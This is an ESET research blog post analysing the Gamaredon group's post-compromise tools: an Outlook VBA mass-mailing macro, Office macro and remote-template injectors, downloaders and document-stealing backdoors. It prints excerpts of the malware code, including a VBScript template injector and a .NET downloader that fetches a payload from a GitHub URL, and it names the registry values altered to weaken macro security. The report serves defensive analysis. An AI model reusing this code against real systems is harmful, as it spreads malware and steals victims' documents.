Gamaredon group grows its game

welivesecurity.com/2020/06/11/gamaredon-group-grows-its-game

June 11, 2020

Active APT group adds cunning remote template injectors for Word and Excel documents; unique Outlook mass-mailing macro

Jean-Ian Boutin
11 Jun 2020 - 11:30AM

ESET researchers have discovered several previously undocumented post-compromise tools used by the highly active Gamaredon threat group in various malicious campaigns. One tool, a VBA macro targeting Microsoft Outlook, uses the target's email account to send spearphishing emails to contacts in the victim's Microsoft Office address book. We also analyzed further Gamaredon tools that have the ability to inject malicious macros and remote templates into existing Office documents.

Tools linked to Gamaredon and discussed in this blogpost are detected as variants of MSIL/Pterodo, Win32/Pterodo or Win64/Pterodo by ESET's products.

The Gamaredon group has been active since at least 2013. It has been responsible for a number of attacks, mostly against Ukrainian institutions, as evidenced in several reports from CERT-UA and from other official Ukrainian bodies over time.

In the last few months, there has been an increase in activity from this group, with constant waves of malicious emails hitting their targets' mailboxes. The attachments to these emails are documents with malicious macros that, when executed, try to download a multitude of different malware variants.

Gamaredon has leveraged many different programming languages in the past few months, ranging from C# to VBScript, batch files and C/C++. The tools used by Gamaredon are very simple and are designed to gather sensitive information from compromised systems and to spread further.

Contrary to other APT groups, the Gamaredon group seems to make no effort in trying to stay under the radar. Even though their tools have the capacity to download and execute arbitrary binaries that could be far stealthier, it seems that this group's main focus is to spread as far and fast as possible in their target's network while trying to exfiltrate data. Could we be missing something?

Background

Figure 1 illustrates a typical compromise chain in a Gamaredon campaign.



Spearphishing email
Malicious document
7Z
7z self-extracting archive
RAR
Password-protected RAR archive
7Z
7z self-extracting archive
wget
Post-compromise tools

Figure 1. Typical Gamaredon compromise chain

While most of the recent publications have focused on the spearphishing emails together with the downloaders they contain, this blogpost focuses on the post-compromise tools deployed on these systems.

Outlook VBA module


The Gamaredon group uses a package that includes a custom Microsoft Outlook Visual Basic for Applications (VBA) project. Using Outlook macros to deliver malware is something we rarely see while investigating malicious campaigns.

This bundle of malicious code starts out with a VBScript that first kills the Outlook process if it is running, and then removes security around VBA macro execution in Outlook by changing registry values. It also saves to disk the malicious OTM file (Outlook VBA project) that contains a macro, the malicious email attachment and, in some cases, a list of recipients that the emails should be sent to.

Next, it relaunches Outlook with a special option, /altvba <OTM filename>, which loads the Gamaredon VBA project. The malicious code is executed once the Application.Startup event is received. They have been using this module in three different ways to send malicious email to:

- Everyone in the victim's address book
- Everyone within the same organization
- A predefined list of targets

While abusing a compromised mailbox to send malicious emails without the victim's consent is not a new technique, we believe this is the first publicly documented case of an attack group using an OTM file and Outlook macro to achieve it.




```
    LogUser ("Create message to " + curCon.Email1Address)
            MObj.To = curCon.Email1Address
    LogUser ("Create mail body")
    MObj.BodyFormat = olFormatHTML
    MObj.HTMLBody = "<HTML><br><br><br><br>--<br><br><b>User has exhausted allowed storage space error writing message: Disk quota exceeded!
</b><br>Ïîëüçîâàòåëü èñ÷åðïàë ñâîáîäíîå ìåñòî äëÿ õðàíåíèÿ: Ïðåâûøåí äîïóñòèìûé ðàçìåð äèñêà</HTML>"
    LogUser ("Create mail subject")
            MObj.Subject = "New contact email"
    LogUser ("Delete after submit True")
    MObj.DeleteAfterSubmit = True
    LogUser ("Connect attachment")
            MObj.Attachments.Add (Environ("USERPROFILE") + "\AppData\Roaming\Microsoft\Outlook\" + "contact.docx")
    LogUser ("Add attachment")
```

Figure 2. Outlook VBA script creating the malicious email

Based on the “send to all in contact list” behavior of this malicious VBA code, we believe that this module might have led some organizations to think they were targeted by Gamaredon when they were merely collateral damage. For example, recent samples uploaded to VirusTotal coming from regions that are not traditionally targeted by Gamaredon, such as Japan, could be explained by the actions of this module.

As seen in Figure 2, the VBA code builds the email body and attaches the malicious document to the email. We’ve seen both .docx and .lnk files being used as attachments. These are very similar to the content of the malicious attachments used in Gamaredon’s initial spearphishing campaigns. Figure 3 shows an email generated by this malicious component.



New contact email - Message (HTML)

To... 'testuser@testmail.com'

Cc...

Subject New contact email

Attached contact.docx

--

User has exhausted allowed storage space error writing message: Disk quota exceeded!
Ïîëüçîâàòåëü èñ÷åðïàë ñâîáîäíîå ìåñòî äëÿ õðàíåíèÿ: Ïðåâûøåí äîïóñòèìûé ðàçìåð äèñêà

Figure 3. Email generated by the Outlook VBA module with a Word document attachment that contains a remote template

The email contains both English and Russian text. However, as illustrated in Figure 3, there is a problem with the Russian encoding. This was fixed in a later version of this module — another example of the Gamaredon group’s fast development pace and apparent lack of attention to detail.


Office macro injection module – CodeBuilder

We analyzed different variants of malicious modules used by the Gamaredon group to inject malicious macros or remote templates into documents already present on the compromised system. This is a very efficient way of moving laterally within an organization’s network as documents are routinely shared amongst colleagues. Also, as these macros are run when opening the documents, it is a good way to persist on a system as some of these documents are likely to be opened multiple times and at different times.

These macro injection modules also have the functionality to tamper with the Microsoft Office macro security settings. Thus, affected users have no idea that they are again compromising their workstations whenever they open the documents. We have seen this module implemented in two different languages: C# and VBScript.

C#

This module was delivered, like many other tools, in a 7z self-extracting archive. Inside, there was a password-protected RAR archive containing a few files. Notably, there were two text files, one for Word and one for Excel, containing the VBA source code of the malicious macro to be inserted into the targeted documents, and the .NET assembly responsible for finding and compromising existing documents. As illustrated in Figure 4, the assembly name is CodeBuilder.



```
CodeBuilder (1.0.0.0)
  CodeBuilder.exe
    PE
    References
    { } -
    { } CodeBuilder
      Program @02000002
        Base Type and Interfaces
        Derived Types
        .ctor() : void @0600000E
        CheckProcess() : void @06000008
        F_FindInseFiles() : void @06000005
        F_Forbiddent(int) : void @06000004
        F_GenerateInsert(string, string, string) : void @06000007
        F_Keq(string) : void @06000009
        F_PiCalculation(double) : double @06000002
        F_ReplaceInFile(string, string, string) : void @06000003
        F_SomeKer(int) : void @0600000A
        F_TraggdeTree(string) : void @06000006
        F_UnKeq(string) : void @0600000B
        F_Wopdgener(string, string, string, bool) : void @0600000C
        F_xEng(string, string, string, bool) : void @0600000D
        Main(string[]) : void @06000001
```

Figure 4. CodeBuilder functions in a version that is not obfuscated


This .NET module first reduces Office macro security settings for various document types by modifying the following registry values:

HKCU\Software\Microsoft\Office\<version>\<product>\Security\VBAWarnings
HKCU\Software\Microsoft\Office\<version>\<product>\Security\AccessVBOM

It iterates over all possible Office <version> values for both Word and Excel <product> values. It then scans for documents with valid Word or Excel file extensions on all drives connected to the system. For the drive containing the Windows installation, it scans only specific locations, namely the Desktop and Downloads folders. For the others, it scans the entire drive. The malware moves each located document into the AppData folder, inserts malicious Word or Excel macros into it using a Microsoft.Office.Interop object, and then moves the document back into its original folder. In the samples we analyzed, the injected macros were simple downloaders.

Batch file/VBScript

The VBScript version of this module is similar in behavior to the .NET one. The main difference is that instead of inserting a malicious macro into existing documents, it inserts references to a remote template into them.



```
On Error Resume Next
Set mxTbJCUnMyx = GetObject("winmgmts:")
Set NKOSxAIzzHW = mxTbJCUnMyx.ExecQuery("Select * From Win32_Process WHERE Name = 'WINWORD.EXE' or Name = 'wscript.exe'")
tGmcUuYiGyL = Wscript.Arguments.Named.Item("FileName")
ALwekgvWIMH = Wscript.Arguments.Named.Item("DotPath")
Set DpImOyxAKqd = CreateObject("Scripting.FileSystemObject")
If DpImOyxAKqd.FileExists(tGmcUuYiGyL) Then
Set BKiASHEUoDE = CreateObject("Word.Application")
Set icGhAVDCAAl = BKiASHEUoDE.Documents.Open(tGmcUuYiGyL,Visible=False,Revert=True,AddToRecentFiles=False)
icGhAVDCAAl.AttachedTemplate = ALwekgvWIMH
icGhAVDCAAl.Save()
icGhAVDCAAl.Close
BKiASHEUoDE.Quit
End If
```

Figure 5. VBScript using the Document.AttachedTemplate property to inject a reference to a remote template into existing documents

This VBScript module also comes packaged in a self-extracting archive, containing one batch file and two VBS files responsible for iterating through documents and adding the remote template references to them.

Module updates


Interestingly, some of the custom tools described in Palo Alto Networks' 2017 blogpost on Gamaredon are still being updated and in use today. Some show significant similarities while others are rewrites in different coding languages. The most prevalent tools downloaded and installed on compromised machines can be broadly grouped into two different categories: downloaders and backdoors.

Downloaders

There are many variations of their downloaders, most of them written in either C# or VBScript. This section will cover only two of their most original variants; the others have not evolved that much and are very simple.

C# compiler module

This .NET executable, similar to many other tools used by the Gamaredon group, uses obfuscation techniques such as junk code insertion and string obfuscation. It contains in its body the base64-encoded source code of a downloader. It decodes that source code and compiles it directly on the system using the built-in Microsoft.CSharp.CSharpCodeProvider class. It places the resulting executable in an existing directory and creates a scheduled task that will launch it every 10 minutes. As can be seen in Figure 6, the decoded source code still has comments in it, illustrating the apparent sloppiness of Gamaredon's operators.




```
public static uint fdkbbmaesika(string dnkchk)
{
var a = new ManagementObject("Win32_LogicalDisk.DeviceID='C:'");
return (uint)Convert.ToInt32(a.GetPropertyValue("VolumeSerialNumber").ToString(),16);
/*

Type iqsccbssw;
iqsccbssw = Type.GetType("dfcwfepws");

 Type gdeqhmk = Type.GetType(lqfdoqcespip("660G8c0G860G870G780G800G410G600G740G810G740G7a0G780G800G780G810G870G410G600G740G810G740G7a0G780G800G780G810G870G620G750G7d0G780G760G
```

Figure 6. Part of the C# downloader source code included in the C# compiler module

GitHub project module

As seen in Figure 7, this .NET executable uses a GitHub repository to obtain and execute a downloader. This repository is now gone, but we were able to download a copy of it while it was still available.



```
internal static class Program
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    [STAThread]
    private static void Main()
    {
        try
        {
            for (int i = 0; i < 100; i++)
            {
                Type type = Type.GetType("System.Net.NetworkInformation.Ping," + typeof(Ping).Assembly.FullName);
                object obj = type.GetConstructor(new Type[0]).Invoke(new object[0]);
                type.GetMethod("Send", new Type[]
                {
                    Type.GetType("System.String")
                }).Invoke(obj, new object[]
                {
                    "8.8.8.8"
                });
            }
            ServicePointManager.SecurityProtocol = (SecurityProtocolType)3072;
            Type type2 = Type.GetType("System.Net.WebClient," + typeof(WebClient).Assembly.FullName);
            object obj2 = type2.GetMethod("DownloadString", new Type[]
            {
                Type.GetType("System.String")
            }).Invoke(Activator.CreateInstance(type2), new object[]
            {
                "https://github.com/unit31/ssalt"
            });
            new Regex("@@@(.*)@@@");
            type2 = Type.GetType("System.Text.RegularExpressions.Regex," + typeof(Regex).Assembly.FullName);
            Regex obj3 = (Regex)type2.GetConstructor(new Type[]
```

Figure 7. .NET module responsible for downloading and executing a payload stored on github.com

The repository contained a single file — readme.txt — that was a base64-encoded .NET downloader executable. The role of the GitHub project module is to download this file, decode it and execute it.

Backdoors – file stealers

While some variations exist in functionalities, the main purpose of these modules is to enumerate all documents on a compromised system and upload them to the C&C server. These file stealers can also download and execute arbitrary code from the C&C server. As with many other tools used by the Gamaredon group, they come in four different coding languages: C/C++, C#, batch file and VBScript.

C/C++


This variant is the successor of the USBStealer module described here. Although the latest versions are now quite different, examining samples of this module throughout its development clearly shows it originates from the same source code.

One sample that illustrates this shift well is a 64-bit DLL with internal name Harvesterx64.dll, compiled in June 2019. It still has most of the strings used in the older variants, but also exhibits two improvements that are still in the newer ones. First, it now resolves Windows APIs via name hashing and second, it uses a basic text file instead of a SQLite database to track which files were already uploaded to the C&C server.

The behavior of this module is quite straightforward: it scans the system for new Microsoft Office documents, both on local and removable drives, and uploads them to the C&C server. To know whether the document is new, the module keeps, in a text file, one MD5 hash per file uploaded to the server. These MD5 hashes are not based on the file content, but rather on a string composed of the file name, its size and its last modified time. The module's strings are stored in its .data section, encrypted with a simple XOR key. It also has the ability to download and execute arbitrary code from its C&C server.

C#

This is a reimplementation in C# of the C/C++ version. The major difference is that it also takes screenshots of the compromised computer every minute. As seen in Figure 8, the version we analyzed has five different threads with evocative names.




```
internal class Worker
{
    // Token: 0x06000002 RID: 2 RVA: 0x0000205C File Offset: 0x0000025C
    public void start()
    {
        ServicePointManager.Expect100Continue = false;
        Worker.CreateDirectoryRecursively(this.tempFolder);
        Thread thread = new Thread(new ThreadStart(this.DetectUSBDriverConnect));
        Thread thread2 = new Thread(new ThreadStart(this.DetectDiskDriverConnect));
        Thread thread3 = new Thread(new ThreadStart(this.SendToServer));
        Thread thread4 = new Thread(new ThreadStart(this.ScreenCapture));
        Thread thread5 = new Thread(new ThreadStart(this.cleanTemp));
        try
        {
            thread.Start();
            thread2.Start();
            thread4.Start();
            thread3.Start();
            thread5.Start();
        }
        catch (Exception ex)
        {
            Worker.toLog(ex.ToString());
        }
```

Figure 8. C# backdoor thread creation routine

Batch file/VBScript

This version comprises several scripts, written in both batch file form and VBScript. The ultimate goal is the same, though: scanning the system for sensitive documents. The main mechanism is a batch file that searches for Word documents (*.doc*) on the system and stores their names in a text file (see Figure 9).



```
16:35:01.89
"C:\Users\Administrator\Desktop\BE0NUoO.docx"
"C:\Users\Administrator\Desktop\BE0NUoO.docx"_____wordpress__1
"C:\Users\Administrator\Desktop\gDYQDtt.doc"
"C:\Users\Administrator\Desktop\gDYQDtt.doc"_____wordpress__2
"C:\Users\Administrator\Desktop\gvYavoP.doc"
"C:\Users\Administrator\Desktop\gvYavoP.doc"_____wordpress__3
"C:\Users\Administrator\Desktop\Ypqacz3.docx"
"C:\Users\Administrator\Desktop\Ypqacz3.docx"_____wordpress__4
"C:\Users\Administrator\Documents\Tn5iEQS.docx"
"C:\Users\Administrator\Documents\Tn5iEQS.docx"_____wordpress__5
"C:\Users\Administrator\Documents\WjZWyyd.doc"
"C:\Users\Administrator\Documents\WjZWyyd.doc"_____wordpress__6
"C:\Users\Administrator\Documents\XQP0jnM.doc"
"C:\Users\Administrator\Documents\XQP0jnM.doc"_____wordpress__7
"C:\Users\Administrator\Documents\YaUvQfE.docx"
"C:\Users\Administrator\Documents\YaUvQfE.docx"_____wordpress__8
```

Figure 9.Example inject.txt file containing the result of the backdoor's document file scan

The package also contains encrypted script files named 1.log, 2.log, 3.log, 4.log and 5.log. Once decrypted, these scripts are obfuscated VBScript downloaders that are able to download and execute arbitrary code.

Network infrastructure

The Gamaredon group uses many different domains, both free and paid, for its C&C servers. Free domains are mostly DDNS from No-IP: hopto.org, ddns.net, myftp.biz, while paid domains are registered through the REG.RU registrar and include the .fun, .site, .space, .ru, .website and .xyz TLDs.

